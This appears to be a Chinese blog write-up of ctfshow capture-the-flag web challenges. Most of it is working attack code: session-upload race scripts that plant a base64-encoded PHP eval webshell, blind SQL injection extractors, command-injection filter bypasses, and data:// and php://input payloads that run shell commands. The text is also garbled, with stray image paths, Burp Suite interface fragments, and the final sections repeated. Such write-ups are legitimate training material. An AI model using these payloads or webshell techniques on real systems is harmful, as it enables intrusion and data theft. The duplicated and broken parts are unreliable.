ctfshow部分writeup

原创

西部壮仔 于 2020-10-11 18:40:47 发布 962 收藏 5

分类专栏： ctf writeup 文章标签： php

本文链接：https://blog.csdn.net/qq_45089570/article/details/109015150

web

签到观己WEB_AK赛

源码:

```php
<?php

if(isset($_GET['file'])){
    $file = $_GET['file'];
    if(preg_match('/php/i', $file)){
        die('error');
    }else{
        include($file);
    }

}else{
    highlight_file(__FILE__);
}

?>
```

直接包含上传进度就行

```
import requests
import threading
import sys

url='http://9c79b02a-820a-4299-a63a-5d47251a2108.chall.ctf.show/'
r=requests.session()
headers={
    "Cookie":'PHPSESSID=mb'
}
def POST():
    files={
        "upload":''                                                    #上传无效的空文件
    }
    data={
        "PHP_SESSION_UPLOAD_PROGRESS":'<?php echo "moonback";file_put_contents("/tmp/mb", base64_decode("PD9waHA
gQGV2YWwoJF9QT1NUWzFdKTs="));?>'     #恶意进度信息，readfile将直接输出文件内容
    }
    r.post(url,files=files,headers=headers,data=data)

def READ():
    # event.wait()
    while True:
        POST()
        t=r.get("http://9c79b02a-820a-4299-a63a-5d47251a2108.chall.ctf.show/?file=/tmp/sess_mb")
        if 'moonback' in t.text:
            print('[+] success')
            break

for i in range(50):
    threading.Thread(target=READ,args=()).start()
```

或者包含日志:

```
/etc/nginx/nginx.conf
/var/log/nginx/access.log
/var/log/nginx/error.log
```

先包含日志配置文件查看log文件位置，只需在user-agent中加入一句话就行

web8

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	union	200			538	
2	and	200			538	
15	'	200			538	
28	,	200			538	
3	where	200			596	
4	or	200			596	
5	|	200			596	
6	from	200			596	
7	sleep	200			596	
8	benchmark	200			596	
9	%20	200			596	
10	order	200			596	

Request Response

过滤了union,and ’

过滤空格可以用 `/**/`，过滤 `if` 用 `case when 1=1 then 1 else 0 end`，过滤逗号用 `from 1 for 1` 截取

payload:

```
import requests
s=requests.session()
url='http://f145c667-993c-4ce6-bcd6-04ce626648c1.chall.ctf.show/index.php'
table=""

for i in range(1,45):
    print(i)
    for j in range(31,128):
        #爆表名  flag
        #payload = "ascii(substr((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database())from/**/%s/**/for/**/1))=%s#"%(str(i),str(j))
        #爆字段名 flag
        #payload = "ascii(substr((select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x666C6167)from/**/%s/**/for/**/1))=%s#"%(str(i),str(j))
        #读取flag
        payload = "ascii(substr((select/**/flag/**/from/**/flag)from/**/%s/**/for/**/1))=%s#"%(str(i), str(j))

        ra = s.get(url=url + '?id=0/**/or/**/' + payload).text

        if 'I asked nothing' in ra:
            table += chr(j)
            print(table)
            break
```

payload2:

```python
import requests

url="http://9f999441-8cb2-4663-9f55-195bbfafe615.chall.ctf.show/index.php?id="
flag=''
for i in range(1,50):
    f1=flag
    top=127
    low=33
    while low<=top:
        mid=(top+low)//2
        p1="(case/**/when/**/(ascii(substr((select/**/flag/**/from/**/web8.flag)/**/from/**/{}/**/for/**/1))>{})
/**/then/**/1/**/else/**/0/**/end)".format(str(i),str(mid))
        p2="(case/**/when/**/(ascii(substr((select/**/flag/**/from/**/web8.flag)/**/from/**/{}/**/for/**/1))={})
/**/then/**/1/**/else/**/0/**/end)".format(str(i),str(mid))
        try:
            r1=requests.get(url+p2)
            print(i,mid)
            if 'pitch-and-toss,' in r1.text:
                flag+=chr(mid)
                print(flag)
                break
            r=requests.get(url+p1)
            if 'pitch-and-toss,' in r.text:
                low=mid+1
            else:
                top=mid-1
        except Exception as e:
            pass
    if flag==f1:
        break
```

web9

访问 `/robots.txt` 看到 `index.phps`，源码：

```php
<?php
        $flag="";
  $password=$_POST['password'];
  if(strlen($password)>10){
   die("password error");
  }
  $sql="select * from user where username ='admin' and password ='".md5($password,true)."'";
  $result=mysqli_query($con,$sql);
   if(mysqli_num_rows($result)>0){
     while($row=mysqli_fetch_assoc($result)){
       echo "登陆成功<br>";
       echo $flag;
      }
   }
    ?>
```

```
"select * from `admin` where password='".md5($pass,true)."'"
```

md5()函数有两个参数

参数一是要加密的字符串；

参数二是输出格式：为true时，表示输出原始16字符二进制格式；
默认为false，表示输出32字符十六进制数。

看到提示第一时间想到注入,可是如何闭合sql语句呢？如果找到一个字符串MD5加密后得到的原始二进制格式在SQL中拼接成 类似 ‘or’xxx的形式就可以绕过了

将`ffifdyop`提交flag就出来了

payload:

```
password=ffifdyop
```

web入门


web1

查看源码得flag

web11

提示域名也可以隐藏信息，立马想到了txt记录

网站http://doma.pucha.net/



web21

给的有子典，抓包，发现经过了一层base64加密，没事，burpsuite可以解决

be customized in different ways.

Payload set: 1 Payload count: 3

Payload type: Simple list Request count: 3

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

111111
dsafasdfasdf
shark63

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled	Rule
☑	Add Prefix: admin:
☑	Base64-encode

web23

```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-03 11:43:51
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-03 11:56:11
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/
error_reporting(0);

include('flag.php');
if(isset($_GET['token'])){
    $token = md5($_GET['token']);
    if(substr($token, 1,1)===substr($token, 14,1) && substr($token, 14,1) ===substr($token, 17,1)){
        if((intval(substr($token, 1,1))+intval(substr($token, 14,1))+substr($token, 17,1))/substr($token, 1,1)==
=intval(substr($token, 31,1))){
            echo $flag;
        }
    }
}else{
    highlight_file(__FILE__);

}
?>
```

爆破，可以知道，第2位，第15位，第18位是一样的，并且为数字，第32位为3，exp:

```python
import hashlib
for i in range(1,100000000000):
    str1 = hashlib.md5(str(i).encode()).hexdigest()
    if str1[1]==str1[14] and str1[14]==str1[17] and str1[31].isdigit() and str1[31]=='3':
        print(i,str1)
        break

#422 f85454e8279be180185cac7d243c5eb3
```

web24

```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-03 13:26:39
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-03 13:53:31
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

error_reporting(0);
include("flag.php");
if(isset($_GET['r'])){
    $r = $_GET['r'];
    mt_srand(372619038);
    if(intval($r)===intval(mt_rand())){
        echo $flag;
    }
}else{
    highlight_file(__FILE__);
    echo system('cat /proc/version');
}

?>
```

伪随机数，版本是php7

```php
<?php
mt_srand(372619038);
echo mt_rand();
// 1155388967
```

web25

https://www.openwall.com/php_mt_seed/

https://www.cnblogs.com/zaqzzz/p/9997855.html

mt_scrand(seed)这个函数的意思，是通过分发seed种子，然后种子有了后，靠mt_rand()**生成随机数。

在之前自己还以为需要暴力破解cookie,最后师傅们给我介绍了一个脚本，专门用来跑mt_srand()种子和mt_rand()随机数的

这里自己解释一下为什么每一次的mt_rand()+mt_rand()不是第一次的随机数相加？？

因为生成的随机数可以说是一个线性变换（实际上非常复杂）的每一次的确定的但是每一次是不一样的，所以不能进行第一次*2就得到mt_rand()+mt_rand()

使用说只要我们得到种子就可以在本地进行获得自己想要的值

解题：通过随机数来寻找种子

我们让 ?r=0 得到随机数。这里我得到的是 183607393 每一次不一样(因为flflag值在变化)

然后下载 php_mt_seed4.0 我们在linux下面使用 gcc进行编译

gcc php_mt_seed.c -o php_mt_seed


之后运行脚本添加随机数 ./php_mt_seed 183607393

这个函数的意思，是通过分发seed种子，然后种子有了后，靠mt_rand()生成随机数。

在之前自己还以为需要暴力破解cookie,最后师傅们给我介绍了一个脚本，专门用来跑mt_srand()

web26

爆破密码



web28

```python
import requests
from threading import Thread
import sys
url = "http://0e24c613-7424-4b0d-b534-416143e2f97e.chall.ctf.show"
def scan(i,j):
        try:
            r= requests.get(url + "/{}/{}/".format(i,j))
            print(i,j)
            if "flag{" in r.text:
                print(r.text)
                sys.exit()
        except Exception as e:
            pass

for i in range(1,101):
    for j in range(10,25):
       scan(i,j)
```

web29

过滤了flag

payload:

```
?c=system('cat `ls`');
?c=system('cat *');
```

web30

```php
 <?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-04 00:12:34
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-04 00:42:26
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=$a='sys'.'tem';$a('cat *');  #拼接命令绕过system限制
```

web31

```php
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=$a=str_replace("a","","sysatem");$a("head%09-n%09100%09*");
```

web32

```php
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=include"$_GET[1]"?>&1=php://filter/convert.base64-encode/resource=flag.php
```

web33

```php
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\"/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=include/**/$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php
```

web34

```
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=include/**/$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php
```

web35

```
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"|\<|\=/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=include/**/$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php
```

web36

```
 <?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-04 00:12:34
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-04 04:21:16
# @email: h1xa@ctfer.com
# @Link: https://ctfer.com
*/

error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"|\<|\=|\/|[0-9]/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=include$_GET[a]?>&a=php://filter/convert.base64-encode/resource=flag.php
```

web37

```
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        include($c);
        echo $flag;

    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
c=php://input

post  <?php system('cat *');
```

```
import requests
import threading

url='http://b440e730-82ed-40ce-a359-947492fc8c6d.chall.ctf.show/'
r=requests.session()
headers={
    "Cookie":'PHPSESSID=network'
}
def POST():
    files={
        "upload":''                                                    #上传无效的空文件
    }
    data={
        "PHP_SESSION_UPLOAD_PROGRESS":'<?php echo "network";file_put_contents("/tmp/network", base64_decode("PD9
waHAgQGV2YWwoJF9QT1NUWzFdKTs="));?>'     #恶意进度信息，readfile将直接输出文件内容
    }
    r.post(url,files=files,headers=headers,data=data)

def READ():
    # event.wait()
    while True:
        POST()
        t=r.get("http://b440e730-82ed-40ce-a359-947492fc8c6d.chall.ctf.show/?c=/tmp/sess_network")
        if 'network' in t.text:
            print('[+] success')
            break

for i in range(50):
    threading.Thread(target=READ,args=()).start()
```

web38

```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-04 00:12:34
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-04 05:23:36
# @email: h1xa@ctfer.com
# @link: https://ctfer.com
*/

//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|php|file/i", $c)){
        include($c);
        echo $flag;

    }

}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgKicpOw==
```

web39

```php
<?php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        include($c.".php");
    }

}else{
    highlight_file(__FILE__);
}
```

同样可以用data伪协议

```
?c=data://text/plain,<?php system('cat *');?>
?c=data:text/plain,<?php system('cat *')?>
```

web40

```php
<?php
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/[0-9]|\~|\`|\@|\#|\\$|\%|\^|\&|\*|\（|\）|\-|\=|\+|\{|\[|\]|\}|\:|\'|\"|\,|\<|\.|\>|\/|\?|\\\\/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

这个ban的是中文的括号。。。。php无参数函数：https://www.m00nback.xyz/2019/11/12/php-nopara-rce

payload:

```
?c=readfile(array_rand(array_flip(scandir(current(localeconv())))));
```

web41

web42

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    system($c." >/dev/null 2>&1");
}else{
    highlight_file(__FILE__);
}
```

#注释就行

```
?c=cat * %23
?c=cat flag.php%0A
```

web43

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=head -n 100 * %23
?c=ca\t flag.php%0A
```

web44

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/;|cat|flag/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=ca\t `ls`%23
?c=head -n 100 * %23
```

web45

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| /i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=head%09-n%09100%09*%09%23
```

web46

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=tac%09fla?.???%09%23
?c=ca\t%09%60ls%60%09%23
```

web47

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

```
?c=tac%09fla?.???%09%23
?c=ca\t%09%60ls%60%09%23
```

web48

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`/i", $c))
{
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=tac%09fla?.???%09%23
```

web49

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`|\%/i", $
c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=tac%09????.???%09%23
```

web50

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`|\%|\x09|
\x26/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=ca''t<>fl''ag.php%0a%23
```

web51

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\
x09|\x26/i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=ca''t<>fl''ag.php%0a%23
```

web52

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|
\x26|\>|\</i", $c)){
        system($c." >/dev/null 2>&1");
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=ca''t${IFS}/fl''ag%0a%23
```

web53

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|cat|flag| |[0-9]|\*|more|wget|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|
\x09|\x26|\>|\</i", $c)){
        echo($c);
        $d = system($c);
        echo "<br>".$d;
    }else{
        echo 'no';
    }
}else{
    highlight_file(__FILE__);
}
```

payload:

```
?c=ca''t${IFS}fl''ag.php%0a%23
```

web54

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|.*c.*a.*t.*|.*f.*l.*a.*g.*| |[0-9]|\*|.*m.*o.*r.*e.*|.*w.*g.*e.*t.*|.*l.*e.*s.*s.*|.*h.*
e.*a.*d.*|.*s.*o.*r.*t.*|.*t.*a.*i.*l.*|.*s.*e.*d.*|.*c.*u.*t.*|.*t.*a.*c.*|.*a.*w.*k.*|.*s.*t.*r.*i.*n.*g.*s.*|
.*o.*d.*|.*c.*u.*r.*l.*|.*n.*l.*|.*s.*c.*p.*|.*r.*m.*|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
```

通配符绕过，payload:

```
?c=/bin/ca?${IFS}f???.php%0a%23
```

web55

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
```

exp:

```python
import requests
import threading

url1='http://0a73a501-052c-43c7-b811-01cd759d416a.chall.ctf.show/?c=.+/???/????????[@-[]'
url='http://0a73a501-052c-43c7-b811-01cd759d416a.chall.ctf.show/'

def post():
    files={
    'upload':'#!/bin/sh\necho 1433223\ncat flag.php'
    }
    r=requests.post(url,files=files)
def req():
    r=requests.get(url1)
    if '1433223' in r.text:
        print(r.text)

for i in range(50):
    threading.Thread(target=post,args=()).start()
    threading.Thread(target=req,args=()).start()
```

web56

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|[0-9]|\\$|\(|\{|\'|\"|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
```

exp:

```python
import requests
import threading

url1='http://a01f036c-e70d-4fa8-8a4b-53a9064ab650.chall.ctf.show/?c=.+/???/????????[@-[]'
url='http://a01f036c-e70d-4fa8-8a4b-53a9064ab650.chall.ctf.show/'

def post():
    files={
    'upload':'#!/bin/sh\necho 1433223\ncat flag.php'
    }
    r=requests.post(url,files=files)
def req():
    r=requests.get(url1)
    if '1433223' in r.text:
        print(r.text)

for i in range(50):
    threading.Thread(target=post,args=()).start()
    threading.Thread(target=req,args=()).start()
```

web57

```php
<?php
//flag in 36.php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|[0-9]|\`|\|\#|\'|\"|\`|\%|\x09|\x26|\x0a|\>|\<|\.|\,|\?|\*|\-|\=|\[/i", $c)){
        system("cat ".$c.".php");
    }
}else{
    highlight_file(__FILE__);
}
```

自己测得下面的payload在bash里可以，在system函数不行：

```
$((((_++)),$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_))

$[((_++)),$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_+$_]
```

正确的payload:

```
$((~$(($((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))$((~$(())))))))
```

记下大概思路：

```
$(())   ==> 0
$((~$(())))   ==> -1
$(($((~$(())))$((~$(())))))  ==> -2
$((~-37))   ==> 36
```

web58

```php
<?php


// 你们在炫技吗？
if(isset($_POST['c'])){
        $c= $_POST['c'];
        eval($c);
}else{
    highlight_file(__FILE__);
}
```

payload:

```
c=readfile('flag.php');
```

web59

CPYPTO

萌新_密码5

由田中 由田井 羊夫 由田人 由中人 羊羊 由由王 由田中 由由大 由田工 由由由 由由羊 由中大

当铺密码:

脚本:

```
#标准当铺密码加密解密， 空格分割
code= "由田中 由田井 羊夫 由田人 由中人 羊羊 由由王 由田中 由由大 由田工 由由由 由由羊 由中大".decode('utf-8')
split = ""
def encode(s):
    S = s.decode('utf-8')
    buff = ""
    if len(s) > 0:
        for c in s:
            str1 = str(ord(c))
            for st in str1:
                buff += code[int(st)]
            buff += split
    return buff

def decode(s):
    s = s.decode( 'utf-8')
    buff = ""
    temp = ""
    if len(s) > 0:
        stringList = s.split(split)
        for s1 in stringList:
            for s2 in s1:
                index = code.find(s2)
                if index>-1:
                    temp += str(index)
            buff += chr(int(temp))
            temp = ''
    return buff
```

```
$(())   ==> 0
$((~$(())))   ==> -1
$(($((~$(())))$((~$(()))))  ==> -2
$((~-37))   ==> 36
```

web58

```
<?php


// 你们在炫技吗?
if(isset($_POST['c'])){
        $c= $_POST['c'];
        eval($c);
}else{
    highlight_file(__FILE__);
}
```

payload:

```
c=readfile('flag.php');
```

web59

CPYPTO

萌新_密码5

由田中 由田井 羊夫 由田人 由中人 羊羊 由由王 由田中 由由大 由田工 由由由 由由羊 由中大

当铺密码:

脚本:

```
#标准当铺密码加密解密， 空格分割
code= "由田中 由田井 羊夫 由田人 由中人 羊羊 由由王 由田中 由由大 由田工 由由由 由由羊 由中大".decode('utf-8')
split = ""
def encode(s):
    S = s.decode('utf-8')
    buff = ""
    if len(s) > 0:
        for c in s:
            str1 = str(ord(c))
            for st in str1:
                buff += code[int(st)]
            buff += split
    return buff

def decode(s):
    s = s.decode( 'utf-8')
    buff = ""
    temp = ""
    if len(s) > 0:
        stringList = s.split(split)
        for s1 in stringList:
            for s2 in s1:
                index = code.find(s2)
                if index>-1:
                    temp += str(index)
            buff += chr(int(temp))
            temp = ''
    return buff
```